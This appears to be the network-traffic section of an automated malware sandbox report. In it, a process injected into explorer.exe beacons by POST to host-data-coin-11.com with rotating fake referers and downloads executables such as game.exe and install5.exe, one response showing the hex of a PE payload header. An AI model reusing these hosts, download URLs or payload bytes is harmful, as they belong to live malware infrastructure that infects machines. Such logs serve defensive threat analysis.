Dec 31, 2021 19:07:40.075294018 CET	1143	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:40 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49752	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:40.428865910 CET	1144	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ojnaiutcs.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 177 Host: host-data-coin-11.com
Dec 31, 2021 19:07:40.504981995 CET	1145	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:40 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49753	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:40.592747927 CET	1146	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://bdusuy.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 295 Host: host-data-coin-11.com
Dec 31, 2021 19:07:40.701054096 CET	1147	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:40 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49754	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:41.095175982 CET	1148	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://dtxmqp.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 128 Host: host-data-coin-11.com
Dec 31, 2021 19:07:41.173073053 CET	1148	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:41 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 64 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f 90 df 13 49 3a 4a a6 e8 dd e6 f8 5f f5 4a 88 2d a0 57 53 98 00 e5 a7 2c f8 2f 0d 0a 30 0d 0a 0d 0a Data Ascii: 2dI:82OI:J_J-WS,/0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.3	49756	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:42.438028097 CET	1149	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wtqjrw.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 368 Host: host-data-coin-11.com
Dec 31, 2021 19:07:42.519491911 CET	1150	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:42 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.3	49757	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:42.598395109 CET	1151	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kphmqnrmuw.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 115 Host: host-data-coin-11.com
Dec 31, 2021 19:07:42.686448097 CET	1152	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:42 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 34 36 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f7 e0 25 e5 39 1a 4b ef ae 8a 70 bc 57 dd 42 d6 f7 23 8c 21 e6 c3 93 50 2c e2 a8 1d 63 a9 0d 0a 30 0d 0a 0d 0a Data Ascii: 46I:82OR&:UPJ%9KpWB#!P,c0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.3	49758	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:42.772932053 CET	1153	OUT	GET /files/5376_1640094939_1074.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: data-host-coin-8.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:42.831429005 CET	1153	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:42 GMT Content-Type: text/html; charset=iso-8859-1 Transfer-Encoding: chunked Connection: close Data Raw: 31 31 61 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 64 61 74 61 2d 68 6f 73 74 2d 63 6f 69 6e 2d 38 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 11a<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at data-host-coin-8.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.3	49759	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:42.909507036 CET	1154	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://lhmgjqm.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 351 Host: host-data-coin-11.com
Dec 31, 2021 19:07:42.992393970 CET	1155	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:42 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.3	49760	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:43.069838047 CET	1155	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://tglobqclp.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 337 Host: host-data-coin-11.com
Dec 31, 2021 19:07:43.147016048 CET	1156	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:43 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 37 0d 0a 02 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad 9f 1c 4f 8e d6 1e 52 25 40 a3 f5 c2 ea fb 5f f5 4d 8b 2d e4 04 08 c7 5c a5 ba 7a ae 2e 54 0a e3 f0 d8 4b fc 05 d4 43 0d 0a 30 0d 0a 0d 0a Data Ascii: 37I:82OR%@_M-\z.TKC0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.3	49764	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:49.732413054 CET	1175	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://sxvhohpcp.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 137 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:49.805193901 CET	1176	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:49 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49849	67.199.248.14	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.3	49765	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:49.882931948 CET	1177	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ldvwe.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 212 Host: host-data-coin-11.com
Dec 31, 2021 19:07:49.958889008 CET	1178	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:49 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 32 65 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f d4 89 4f 04 7e 02 fc a9 8d b6 e4 05 ab 0c 91 6b b9 45 4b 95 09 fd bc 67 e5 32 50 0d 0a 30 0d 0a 0d 0a Data Ascii: 2eI:82OO~kEKg2P0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.3	49766	54.38.220.85	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:50.087651014 CET	1178	OUT	GET /install5.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: unicupload.top
Dec 31, 2021 19:07:50.105361938 CET	1179	IN	HTTP/1.1 404 Not Found Server: nginx/1.14.0 (Ubuntu) Date: Fri, 31 Dec 2021 18:06:50 GMT Content-Type: text/html Content-Length: 178 Connection: keep-alive Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body bgcolor="white"> 404 Not Found <hr> nginx/1.14.0 (Ubuntu) </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.3	49767	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:50.218410015 CET	1179	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://xdcie.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 137 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:50.296294928 CET	1180	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:50 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.3	49768	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:50.373105049 CET	1181	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://ngiwphgpt.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 171 Host: host-data-coin-11.com
Dec 31, 2021 19:07:50.452143908 CET	1181	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:50 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.3	49770	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:50.849801064 CET	1187	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://krquequh.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 251 Host: host-data-coin-11.com
Dec 31, 2021 19:07:50.927686930 CET	1189	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:50 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 31 39 39 0d 0a 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 68 6f 73 74 2d 64 61 74 61 2d 63 6f 69 6e 2d 31 31 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0d 0a 30 0d 0a 0d 0a Data Ascii: 199<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2.4.29 (Ubuntu) Server at host-data-coin-11.com Port 80</address></body></html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.3	49772	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:51.277323961 CET	1218	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vsfpevp.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 364 Host: host-data-coin-11.com

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:51.352386951 CET	1219	IN	HTTP/1.1 404 Not Found Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:51 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Data Raw: 33 30 0d 0a 00 00 d3 92 a0 49 bd 3a 38 32 11 af 01 b5 db ad d6 09 4f c5 86 52 06 26 1a ff b5 98 ff a9 1e ad 12 93 3a f9 55 50 99 4a f6 e8 24 e5 64 50 06 b9 0d 0a 30 0d 0a 0d 0a Data Ascii: 30I:82OR&:UPJ$dP0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.3	49773	31.28.27.130	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 31, 2021 19:07:51.436069012 CET	1220	OUT	GET /game.exe HTTP/1.1 Connection: Keep-Alive User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Host: data-host-coin-8.com
Dec 31, 2021 19:07:51.495121956 CET	1221	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Fri, 31 Dec 2021 18:07:51 GMT Content-Type: application/x-msdos-program Content-Length: 350720 Connection: close Last-Modified: Fri, 31 Dec 2021 18:07:01 GMT ETag: "55a00-5d47509a95695" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 dd 23 4f a3 99 42 21 f0 99 42 21 f0 99 42 21 f0 0a 0c b9 f0 98 42 21 f0 f6 34 bf f0 88 42 21 f0 f6 34 8b f0 f6 42 21 f0 90 3a b2 f0 9a 42 21 f0 99 42 20 f0 28 42 21 f0 f6 34 8a f0 ae 42 21 f0 f6 34 bb f0 98 42 21 f0 f6 34 bc f0 98 42 21 f0 52 69 63 68 99 42 21 f0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 17 37 f4 5f 00 00 00 00 00 00 00 e0 00 02 01 0b 01 0a 00 00 20 04 00 00 d6 33 00 00 00 00 00 40 56 02 00 00 10 00 00 00 30 04 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00 00 05 00 01 00 00 00 00 00 00 20 38 00 00 04 00 00 67 a4 05 00 02 00 00 81 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 f4 1d 04 00 28 00 00 00 00 70 37 00 90 4e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 37 00 4c 22 00 00 30 13 00 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 a 5 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 b0 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 26 1e 04 00 00 10 00 00 00 20 04 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 64 61 74 61 00 00 00 0c 2a 33 00 00 30 04 00 00 8c 00 00 00 24 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 63 69 78 69 00 00 00 05 00 00 00 00 60 37 00 00 02 00 00 00 b0 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 90 4e 00 00 00 70 37 00 00 50 00 00 00 b2 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 de 56 00 00 00 c0 37 00 00 58 00 00 00 02 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 